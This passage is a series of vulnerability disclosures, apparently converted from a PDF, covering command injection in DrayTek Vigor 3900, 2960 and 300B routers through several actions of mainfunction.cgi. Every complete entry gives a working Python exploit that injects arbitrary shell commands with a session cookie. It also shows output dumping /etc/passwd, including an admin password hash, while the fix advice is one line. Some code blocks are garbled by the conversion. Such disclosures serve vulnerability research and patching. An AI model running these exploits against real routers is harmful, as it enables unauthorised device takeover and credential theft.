
DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `doIPSec`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1 | import argparse
   | import requests
```

```

3
4
5 action = "doIPSec"
6 cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
7 cookies = {
8     "SESSION_ID_VIGOR": cookie_value
9 }
10
11 def remove_duplicate(input_str):
12     length = len(input_str)
13
14     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
15         return input_str[:length//2]
16     else:
17         return input_str
18
19
20 def system(host,cmd):
21     cmd = "\"&"+cmd+"&\""
22     try:
23         headers = {
24             "HOST":host,
25             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
26             "Content-Type": "text/plain; charset=UTF-8",
27             "Accept": "*/*",
28         }
29         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30         data = {
31             "config": "ipv6_neigh",
32             "rfilter": "system",
33             "action":action,
34             "table": cmd,
35             "option": "terminate",
36             "command": "terminate",
37
38         }
39         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
40         if res.status_code == 200 and res.text != "":
41             print("[+] Command executed successfully")
42             result = remove_duplicate(res.text)
43             print("[+] Result: \n" + result)
44             return res.text
45         else:
46             print('[-] Command execute failed! Nothing...')
47             return 1
48     except Exception as e:
49         print('[-] Command execute failed!')
50         print(e)

```

```

51
52
53 if __name__ == "__main__":
54     # 获取第一个参数作为目标地址，第二个命令行参数作为命令
55     parser = argparse.ArgumentParser()
56     parser.add_argument("host", help="target host")
57     parser.add_argument("cmd", help="command to execute")
58     args = parser.parse_args()
59     system(args.host, args.cmd)
60
61
62
63

```

3. Execute the POC



```

λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftp_user:x:501:503:Linux User,,,:/home/pure_ftp_user:/bin/sh
root!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftp_user:x:501:503:Linux User,,,:/home/pure_ftp_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/

```

Cause Analysis

This vulnerability appears in the `doIPSec` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE16: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `doWebBackup`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `doWebBackup`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1 import argparse
2 import requests
3
4
5 action = "doWebBackup"
6 cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
7 cookies = {
8     "SESSION_ID_VIGOR": cookie_value
9 }
10
11 def remove_duplicate(input_str):
12     length = len(input_str)
13
14     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
15         return input_str[:length//2]
16     else:
17         return input_str
18
19
20 def system(host,cmd):
21     cmd = "\"'&"+cmd+"&\"'"
22     try:
23         headers = {
24             "HOST":host,
25             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
26             "Content-Type": "text/plain; charset=UTF-8",
27             "Accept": "*/*",
28         }
29         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30         data = {
31             "config": "ipv6_neigh",
32             "rfilter": "system",
33             "action":action,
34             "option": cmd,
35             "key": "terminate",
36             "pw_encode": "terminate",
37         }
38         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
39         if res.status_code == 200 and res.text != "":
40             print("[+] Command executed successfully")
41             result = remove_duplicate(res.text)
42             print("[+] Result: \n" + result)
43             return res.text
44         else:
45             print('[-] Command execute failed! Nothing...')
46             return 1
```

```

47     except Exception as e:
48         print('[+] Command execute failed!')
49         print(e)
50
51
52 if __name__ == "__main__":
53     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
54     parser = argparse.ArgumentParser()
55     parser.add_argument("host", help="target host")
56     parser.add_argument("cmd", help="command to execute")
57     args = parser.parse_args()
58     system(args.host, args.cmd)
59
60
61
62

```

3. Execute the POC



```

λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!~0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftp_user:x:501:503:Linux User,,,:/home/pure_ftp_user:/bin/sh
root:!~0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftp_user:x:501:503:Linux User,,,:/home/pure_ftp_user:/bin/sh
λ ~/CVEpwner/CVE2024/v3900/cnvd/

```

Cause Analysis

This vulnerability appears in the `doWebBackup` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE17: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `check_file_exist`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `check_file_exist`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1 import argparse
2 import requests
3
4
5 action = "check_file_exist"
6 cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
7 cookies = {
8     "SESSION_ID_VIGOR": cookie_value
9 }
10
11 def remove_duplicate(input_str):
12     length = len(input_str)
13
14     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
15         return input_str[:length//2]
16     else:
17         return input_str
18
19
20 def system(host,cmd):
21     cmd = "\"&"+cmd+"&\""
22     try:
23         headers = {
24             "HOST":host,
25             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
26             "Content-Type": "text/plain; charset=UTF-8",
```

```

27         "Accept": "*/*",
28     }
29     url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30     data = {
31         "config": "ipv6_neigh",
32         "rfilter": "system",
33         "action": action,
34         "upload_config": cmd,
35         "upload_section": "terminate",
36         "pw_encode": "terminate",
37         "upload_option": "1",
38         "upload_path": "1",
39         "upload_name": "1",
40     }
41     res = requests.post(url=url,
42 data=data, headers=headers, cookies=cookies, verify=False)
43     if res.status_code == 200 and res.text != "":
44         print("[+] Command executed successfully")
45         result = remove_duplicate(res.text)
46         print("[+] Result: \n" + result)
47         return res.text
48     else:
49         print('[-] Command execute failed! Nothing...')
50         return 1
51 except Exception as e:
52     print('[-] Command execute failed!')
53     print(e)
54
55 if __name__ == "__main__":
56     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
57     parser = argparse.ArgumentParser()
58     parser.add_argument("host", help="target host")
59     parser.add_argument("cmd", help="command to execute")
60     args = parser.parse_args()
61     system(args.host, args.cmd)
62
63
64
65

```

3. Execute the POC

```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `check_file_exist` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE18: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `get_rrd`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `get_rrd`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1 import argparse
2 import requests
3
4
5 action = "get_rrd"
6 cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
7 cookies = {
8     "SESSION_ID_VIGOR": cookie_value
9 }
10
11 def remove_duplicate(input_str):
12     length = len(input_str)
13
14     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
```



```
15         return input_str[:length//2]
16     else:
17         return input_str
18
19
20 def system(host,cmd):
21     cmd = "\"'&"+cmd+"&\""
22     try:
23         headers = {
24             "HOST":host,
25             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
26             "Content-Type": "text/plain; charset=UTF-8",
27             "Accept": "*/*",
28         }
29         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30         data = {
31             "config": "ipv6_neigh",
32             "rfilter": "system",
33             "action":action,
34             "res": cmd,
35             "interval": "terminate",
36             "rrd": "terminate",
37         }
38         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
39         if res.status_code == 200 and res.text != "":
40             print("[+] Command executed successfully")
41             result = remove_duplicate(res.text)
42             print("[+] Result: \n" + result)
43             return res.text
44         else:
45             print('[-] Command execute failed! Nothing...')
46             return 1
47     except Exception as e:
48         print('[-] Command execute failed!')
49         print(e)
50
51
52 if __name__ == "__main__":
53     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
54     parser = argparse.ArgumentParser()
55     parser.add_argument("host", help="target host")
56     parser.add_argument("cmd", help="command to execute")
57     args = parser.parse_args()
58     system(args.host, args.cmd)
59
60
61
62
```

3. Execute the POC

```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:x:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:x:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `get_rrd` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE19: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action pingtrace

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

